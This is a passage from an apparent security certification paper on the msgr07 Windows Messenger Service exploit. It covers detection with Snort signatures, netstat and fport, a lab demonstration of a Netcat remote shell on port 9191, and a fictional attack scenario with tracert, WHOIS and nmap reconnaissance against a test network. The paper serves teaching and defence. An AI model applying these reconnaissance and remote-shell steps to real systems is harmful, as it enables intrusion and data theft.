


Figure 29

The first thing Mike does is look for UDP packets directed to port 135. Then he looks into the contents of the packet to see if it is a DECRPC protocol packet. He does this by looking for the sequence of hex characters “04 00 28 00". Looking at our Ethereal display (Figure 29) we see that these characters indicate the DCERPC version (4), the packet type (Request (0)), and flags 1 and 2 (28 00). This should be enough unique information to indicate that this is a DCERPC packet. Next Mike looks for a series of 0x14 characters in the packet.




Figure 30

Here (Figure 30) we see that there are plenty of 0x14 characters to trigger the Snort rule.

Note: Even though the 0x14 characters occur in a separate IP fragment, Snort sees the complete packet reconstructed from any fragments.

See “Chapter 2 - Writing Snort Rules - How to Write Snort Rules and Keep Your Sanity” (www.snort.org/docs/writing_rules/chap2.html) for a good explanation of Snort signatures.

Additional Snort signatures for the Messenger Service vulnerability are available from the Snort web site.

http://www.snort.org/snort-db/sid.html?sid=2257

http://www.snort.org/snort-db/sid.html?sid=2258

What other ways could we tell if a host was being attacked by msgr07? Since a successful attack by msgr07 opens a connection listening on port 9191 for a Netcat connection, we could look for that open port. (Note - msgr07 source code could be modified to use a different port.)

Let’s run netstat -a (command to list open ports) on our compromised host to see if port 9191 is open.

Note - Since msgr07 was not successful on my test system, this section is being simulated using equivalent Netcat commands.




Figure 31

Here (Figure 31) we see a TCP port on Local Address xpwks:9191 is LISTENING. That means that this system may have been compromised and is waiting for the Netcat command to establish a remote command shell. To be sure, let's run fport (a free utility from FoundStone that maps running processes to ports - www.foundstone.com).




Figure 32

We see (Figure 32) that port 9191 is associated with nc.exe which is the Netcat executable.

Let's attempt to connect to the Netcat session listening on port 9191 and run netstat -a again to see if a session is established.




Figure 33

We now see (Figure 33) our victim host (192.168.1.3) has a connection established on port 9191 from the attacker host (192.168.1.2)




Figure 34

Here (Figure 34) we see the Netcat command used to establish the remote shell from our attacking host. Netcat sees that port 9191 is open, makes a connection, and the remote command shell is executed. The ipconfig command executed in the remote command shell proves that we are indeed connected to the victim host at 192.168.1.3.

So using netstat or an equivalent command to monitor ports being used on the system is a good way to detect msgr07.

Since successful execution of msgr07 gives the attacker a command prompt with LocalSystem privileges, the attacker could install any number of other malware on the target system. Running system integrity checkers like Windows File Protection (described later) or TripWire would be another good step to detect if a system has been compromised.

The Platforms/Environments

Note: All systems and networks used in this paper were setup using two laptop computers, a Cisco PIX 501 firewall, a four port hub, Linux and Windows operating systems, and VMWare software. See Extras for more information about VMWare.

Victim's Platform

GIACBikes is a small business that designs and manufactures performance bicycles for professional racers and bicycle enthusiasts. GIACBikes maintains an Internet presence through its web site (www.giacbikes.com) and communicates with customers, suppliers, and distributors using email.

The victim's platform consists of one Microsoft Small Business Server 2003 server and several Microsoft XP Workstation machines. Major software running on the SBS 2003 server includes IIS 6.0 and Exchange Server 6.5 Standard Edition. This server is also the Active Directory domain controller for the GIACBikes domain. This server provides DHCP and DNS service for the GIACBikes domain.




Figure 35

The system properties (Figure 35) show the SBS 2003 server has a 2.4 GHz processor and 384 MB of RAM.




Figure 36

Device manager (Figure 36) for the server shows one disk drive in use and that the server has two network interface cards (NICs). One NIC is for the network connection to the Internet and the other NIC is for the network connection to the internal network.

The XP workstation computers run XP with service pack 1 and Microsoft Office 2003. AutoCad is used for design work. Each workstation has 256 MB of memory and a 2.4 GHz processor.

Source Network

The source (attack) network (Figure 37) consists of two workstations connected to the Internet through an ISP provided cable modem (IP - 10.1.2.1, subnet mask 255.255.255.0). The workstations are Windows XP with service pack 1 (10.1.2.5) and RedHat Linux 8.0 (10.1.2.10). Both workstation run TCP/IP.

Target Network

The target network (Figure 37) is an Ethernet network running TCP/IP with NetBIOS over TCP/IP enabled. The SBS2003 server acts as router/firewall for the network. SBS 2003 includes Internet Connection Firewall (ICF). We will see how ICF is configured during SBS installation in a later section of this paper. The internal (inside) network uses the 192.168.1 subnet with a mask of 255.255.255.0. The Internet (outside) network uses the 10.1.1 subnet with mask of 255.255.255.0. There is no intrusion detection system on the GIACBikes network.

Network Diagram




Figure 37

Stages of the Attack

Attack Scenario

The attack against GIACBikes is a targeted attack by a competing bicycle company (BADBikes) located in a foreign country. The attack is carried out by a first year college student studying computer science. He has limited networking experience and he has greatly exaggerated his hacking skills to his classmates. Based on his reputation, the student is hired by the president of BADBikes to accomplish two objectives. One, if possible, break into GIACBikes computers and steal confidential information such as new bike designs, marketing plans, and customer lists. Two, disable the GIACBikes web site during the upcoming holiday buying season.

Reconnaissance

Our student hacker begins his reconnaissance by going to www.giacbikes.com to see if any interesting information about the company is available on the web site. Besides a phone number (865-555-BIKE) and an email address (ask@giacbikes.com) for customer service, he finds no useful information about the GIACBikes network.

Next, he performs a trace route (tracert) command on his computer to www.giacbikes.com. The tracert utility uses a series of Internet Control Message Protocol (ICMP) ping packets to reveal the network route taken to the destination host. It shows IP addresses and attempts to resolve host names of each network "hop" (network packet movement from one router to another).

```
C:\>tracert www.giacbikes.com

Tracing route to www.giacbikes.com [10.1.1.2]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  foreign-isp-router1[10.1.2.1]
.
. various intermediate jumps through Internet routers skipped
.
  5    <1 ms    <1 ms    <1 ms  local-isp-router1 [10.1.1.1]
  6    <1 ms    <1 ms    <1 ms  sbs2003.giacbikes.com [10.1.1.2]

Trace complete.

C:\>
```

Note: Text bolded by author to point out important information.

This trace gives our hacker the information he needs to proceed to the next step. He knows that the server that hosts the GIACBikes web site has an IP address of 10.1.1.2. He thinks that the server name, sbs2003, may have some meaning, but that needs further investigation.

Next, he checks the GIACBikes server IP address against the ARIN WHOIS Database. The American Registry for Internet Names (ARIN – www.arin.net) database is a

collection of contact and registration information for Internet domain names registered with ARIN. WHOIS is a utility that queries the database based on domain name or IP address. In this case, our hacker simply uses the ARIN web site (Figure 38) to submit his query. The main purpose of this step is to find if any other IP addresses are uses by GIACBikes.




Figure 38

The following is the results of the ARIN search…

OrgName: GIACBikes, Inc.
OrgID: GIACBIKES
Address: 100 Main St
City: Anytown
StateProv: NY
PostalCode: 11111
Country: US

NetRange: 10.1.0.0 - 10.1.1.0
NetName: LOCAL-ISP
NetHandle: NET-10-1-0-0
Parent: NET-10-1-0-0-0
NetType: Reassigned
NameServer: SBS2003.GIACBIKES.COM
Comment:
RegDate: 2003-08-28

Updated: 2003-08-28

TechHandle: JEP55-ARIN
TechName: PAULY, JOE
TechPhone: +1-555-555-5555
TechEmail: JOEPAULY@GIACBIKES.COM

 # ARIN WHOIS database, last updated 2003-12-20 19:15
 # Enter ? for additional hints on searching ARIN's WHOIS database.

It looks like GIACBikes only uses the 10.1.1.2 address and it is an address assigned from an ISP. An additional piece of information from the whois lookup is that SBS2003 is also the DNS server for GIACBikes.

At this point in the attack against GIACBikes, all activity is normal network traffic that would not be detected as anything unusual at GIACBikes or the ISP used by GIACBikes.

Scanning
Using the latest version of nmap (3.48), our hacker scans IP address 10.1.1.2. This version of nmap has a new capability. It can not only do OS finger printing, but it can also finger print and identify running services. See Nmap ("Network Mapper") - http://www.insecure.org/nmap/ for more information about nmap.

C:\nmap>nmap -O -sV 10.1.1.2

Starting nmap 3.48 (http://www.insecure.org/nmap) at 2003-12-19 15:56 Eastern Standard Time
Warning: OS detection will be MUCH less reliable because we did not find at lea st 1 open and 1 closed TCP port
Interesting ports on 10.1.1.2:
(The 1653 ports scanned but not shown below are in state: filtered)
PORT STATE SERVICE VERSION
25/tcp open smtp Microsoft ESMTP 6.0.3790.0
80/tcp open http Microsoft IIS webserver 6.0
443/tcp open ssl Microsoft IIS SSL
1723/tcp open pptp?
Device type: general purpose
Running: Microsoft Windows 2003/.NET\|NT/2K/XP
OS details: ***Microsoft Windows Server 2003 Enterprise Edition****, Microsoft Windows 2000 SP3*

Nmap run completed -- 1 IP address (1 host up) scanned in 233.947 seconds

C:\nmap>

Note: Text bolded by author to point out important information.

This nmap scan gives our hacker several good pieces of information. First, the -O nmap option (OS identification) has indicated that this is a Microsoft Windows Server 2003 Enterprise Edition server or a Windows 2000 SP3 server. Judging by the server name from the trace route (SBS2003), it is likely this is Sever 2003. Of course, it could also be a Windows 2000 system that was installed in 2003. Secondly, the nmap -sV option has identified open ports and the version of the software listening on those ports. Discovery of Simple Mail Transfer Protocol (SMTP) using Microsoft ESMTP indicates that this server is probably running Microsoft's Exchange email server. Port 80 and port 443 running Microsoft IIS indicate a web server. IIS 6.0 is the latest version, so our hacker has further reason to think SBS2003 is running Windows 2003 server. A quick search at Microsoft's TechNet website of the pptp protocol running on port 1723 shows that Point-to-Point-Tunneling-Protocol (PPTP) is used for Microsoft Virtual Private Networking (VPN) connections to the server.

Next, our hacker switches to his Linux system to run Nessus (http://www.nessus.org/). Nessus is a free open source vulnerability scanner that should help him find any problems with GIACBikes server that could be exploited. After starting the Nessus daemon using the "nessusd -D" command, he types "nessus" to bring up the Nessus graphical interface (Figure 39).

